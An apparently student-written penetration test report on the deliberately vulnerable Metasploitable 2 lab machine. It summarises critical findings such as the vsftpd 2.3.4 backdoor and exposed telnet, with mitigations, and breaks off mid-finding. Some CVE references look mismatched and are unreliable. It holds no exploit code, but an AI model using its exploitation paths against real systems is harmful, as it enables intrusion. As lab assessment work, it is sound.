Report CTF

CTF Metasploitable Network Vulnerability Assessment and Penetration Testing Report

Date: 25/07/2025

Version: 1.0

1 Table Of Contents

1 Document Revision History

Name	Date	Version	Contact Details
Sneha Shende	25/07/2025	0.1	Email: shendesneha64@gmail.com Mob No: +91

2 Executive Summary

An analysis of a black box penetration test conducted on the Metasploitable “CTF Machine” is presented in this document. Based on a thorough security assessment performed by Internal Security Team in July of 2025.

This assessment was conducted On-Premises by the Security team. An assessment was conducted on the 25th of July to 31th of July 2025. As a comprehensive strategy for this assessment, Security Team concreted the black box penetration testing methodology and technique. To facilitate this, Company provided a walkthrough of the application and provided access to the test environment with valid different privilege accounts.

Testing was carried out by identifying vulnerabilities with the intent of accessing critical information. The objective of performing this activity was to assess the security risks associated with the developed applications and identify vulnerabilities that cybercriminals could leverage to compromise the application. The report summarizes the security findings related to the Company applications and network.

This assessment aimed to:

Analyze the application for technical vulnerabilities that an attacker may exploit to compromise the CTF Machine.

Provide recommendations for risk mitigation that may arise on successful exploitation of these vulnerabilities.

3 Scope

Scope

The section defines the scope and boundaries of the project.

Constraints and Limitations

The assessments, and the result(s) / finding(s) made are highly subjective to target system(s) and service(s) visibility and availability at that given point of time.

Target Scope

Identify weaknesses that might be exploited by adversaries who have authorized or unauthorized access to Company Technical Skill Test and underlying infrastructure:

Test Perform On Metasploitable CTF Environment Without Credential as Black Box Testing.

Following Machine was in the scope of the penetration test.

Machine and Environment Details

Sr . No	CTF Name	Url:
1	Metasploitable	Machine Url:https://www.vulnhub.com/entry/metasploitable-2,29/ Machine IP (192.168.247.170)

Contact Details

Names	Contact Details
Sneha Shende (Penetration Tester)	Mail: shendesneha64@gmail.com

4 Risk Categories

Risk Categories & Rationales

Pentest use a simple risk categorisation of each vulnerability to focus the triage process at the risks which truly matter. The Common Vulnerability Scoring System (CVSS) is an industry standard formula. It generates a risk score between 0.0 and 10.0.

The table below explains the risk categories and demonstrates rule-of-thumb equivalency with CVSS scores:

Risk Category	CVSS Score	Rationales
Critical	8.1 – 10.0	Poses a severe risk which is easy to exploit. Begin the process of remediating immediately after the issue has been presented.
High	6.1 – 8.0	Poses a significant risk and can be exploited. Address these as soon as possible after any critical risks have been remediated.
Medium	4.1 – 6.0	Poses an important risk but may be difficult to exploit. Pentest recommends remedial work within 3 months of discovery.
Low	2.1 – 4.0	Poses a minor risk or may be exceedingly difficult to exploit. Address these over the long-term during testing cycles
Informational	0.0 – 2.0	Loss of sensitive information, or a discussion point. These are not directly exploitable but may aid an attacker. Remediate these to create a true defence-in-depth security posture,

CVSS is not applicable to all risks. For example, it is incapable of capturing the risk of a “flat network design”. Experience has told us that this is a “high” risk in most cases.

For this reason, the reader may find vulnerabilities which have no CVSS rating in our reports.

We endeavour to provide the reason for omitting the risk score when that is the case, and to provide CVSS by default in all applicable cases.

5 Pentest Methodology

Methodology

The penetration testing methodology is typically based on the NIST security methodology. The focus shifts from traditional application security, where the primary threat is from multiple sources over the Internet. The key difference is in the client-side security, file system, hardware, and network security. Traditionally for Thick Client Applications, an end user is in control of the device. Security Team used the NIST & MITRE Attack Framework testing guide for conducting penetration test of the systems and applications. The testing was done to simulate as closely as possible the viewpoint of completely external attacker, the steps involved are

1] Setup

2] Discovery

3] Enumeration

4] Detection

5] Exploitation

6] Post-Exploitation


7] Reporting

Visual Summary

Graphical representation of Identified Vulnerabilities to Severity Risk rating

Sr. No.	Severity Level	Frequency
1	Critical	11
2	High	2
3	Medium	1
4	Low	0

Table: Representing Severity Level




Findings Summary

#	Observed Vulnerability	Risk Rating	Status	Comments
1.	Backdoor Command Execution invsftpd 2.3.4	Critical	Not Fixed	--
2.	Apache Tomcat Manager Interface – Easily Exploitable via Default Credentials	Critical	Not Fixed	--
3.	Exposed and Unsecured telnetd Service on Linux	Critical	Not Fixed	--
4.	Backdoored UnrealIRCd 3.2.8.1 – Unauthenticated Remote Command Execution	Critical	Not Fixed	--
5.	Apache Tomcat AJP File Inclusion Vulnerability (Ghostcat - CVE-2020-1938)	Critical	Not Fixed	--
6.	Outdated Samba 3.x–4.x – Remote Code Execution via Writable Share	Critical	Not Fixed	--
7.	Outdated rlogind Service on Port 513 Allows Unauthenticated or Trust-Based Remote Login	Critical	Not Fixed	--
8.	Unauthenticated Remote Code Execution in Outdated Java RMI Registry	Critical	Not Fixed	--
9.	Insecure Backdoor Bind Shell Exposing Unauthenticated Root Shell Access	Critical	Not Fixed	--
10.	ProFTPD 1.3.1 - Remote Command Execution via Mod_Copy Module (CVE-2010-4221)	Critical	Not Fixed	--
11.	Outdated MySQL 5.0.51a – Authentication Bypass Vulnerability	Critical	Not Fixed	--
12.	Outdated ISC BIND version 9.4.2	High	Not Fixed	--
13.	Unauthenticated Mail Relay (Open Relay) in Misconfigured Postfix SMTP Server	High	Not Fixed	--
14.	Outdated OpenSSH Version 4.7p1	Medium	Not Fixed	--


Backdoor Command Execution in vsftpd 2.3.4


Vulnerability	Backdoor Command Execution in vsftpd 2.3.4
Description	An attacker targeting systems running an outdated FTP service (vsftpd 2.3.4) on the default FTP port (21) can exploit a malicious backdoor intentionally embedded in this version. This vulnerability poses a critical security risk due to its simplicity, remote exploitability, and complete system compromise potential.
Risk/Impact	The attacker can execute arbitrary commands, upload or download files, modify system configurations, escalate privileges, or install persistent malware — all without valid credentials. The attacker can fully compromise the system's confidentiality, integrity, and availability, using it as a foothold for lateral movement, data exfiltration, or disruption of services.
CVSS Score	9.0 Critical
Path:	192.168.247.170
Mitigation / Solution	• :Immediately uninstall vsftpd 2.3.4 and replace it with a trusted version (2.3.5 or newer) downloaded from verified sources. • Conduct a file integrity check using hashes or signatures to detect tampered binaries. • Block or restrict FTP traffic from untrusted networks and monitor for connections to port 6200.
Reference URL:	https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

Below Screenshot shows the vsftpd outdated version and vulnerability.



Below screenshot shows exploitation using metasploite framework and gaining access







Outdated OpenSSH Version 4.7p1

Vulnerability	Outdated OpenSSH Version 4.7p1
Description	An attacker can exploit the outdated and unpatched OpenSSH version 4.7p1 (Debian 8ubuntu1), which is vulnerable to user enumeration via timing differences in the SSH authentication process.Running OpenSSH 4.7p1 exposes the system to reconnaissance and credential-based attacks, making this vulnerability a critical entry point for further compromise.
Risk/Impact	An attacker can enumerate valid usernames on the target system by analyzing response timing during SSH authentication attempts. This greatly increases the effectiveness of brute-force attacks, as the attacker can focus on real accounts rather than guessing both usernames and passwords.
CVSS Score	5.3 Medium
Path:	192.168.247.170
Mitigation / Solution	• Upgrade OpenSSH to the latest stable version (e.g., 8.x or later), which includes mitigations for timing attacks. • Configure SSH to use uniform response behavior regardless of user validity. • Disable SSH access for unnecessary or low-privilege accounts.
Reference URLI:	https://nvd.nist.gov/vuln/detail/CVE-2010-4478

Below Screenshots shows that attacker found outdated openSSH Port version 4.7p1.




Below Screenshots shows that attacker found vulnerablity of outdated openSSH version 4.7p1.



Exposed and Unsecured telnetd Service on Linux

Vulnerability	Exposed and Unsecured telnetd Service on Linux
Description	An attacker can exploit a publicly accessible and outdated telnetd (Telnet Daemon) running on a Linux system, which listens on the default Telnet port (23).If the telnetd service is misconfigured — for example, with no password, default credentials, or accessible login prompts — the attacker can gain unauthorized shell access.
Risk/Impact	An attacker, using a basic telnet command from any system with network access to the target, can gain remote access to the system's shell (if no or weak authentication is present),Execute commands remotely if login succeeds,Pivot further into the network, enumerate services, install malware, or exfiltrate data,etc.
CVSS Score	9.8Critical
Path:	192.168.247.170
Mitigation / Solution	• Immediately disable the telnetd service and remove the Telnet package from the system. • Replace Telnet with SSH (OpenSSH), which provides encryption and secure authentication. • Enforce strong credentials, and never use default or null passwords • Use firewall rules to restrict access to port 23 or block it entirely.
Reference URL:	https://owasp.org/wwwcommunity/Using_telnet_on_production_systems


Below Screenshot shows exposed and unsecured telnetd Service on Linux (Default Port 23)




Below Screenshots shows that attacker use telenet command to exploit and gained access

Vulnerability	Unauthenticated Mail Relay (Open Relay) in Misconfigured Postfix SMTP Server
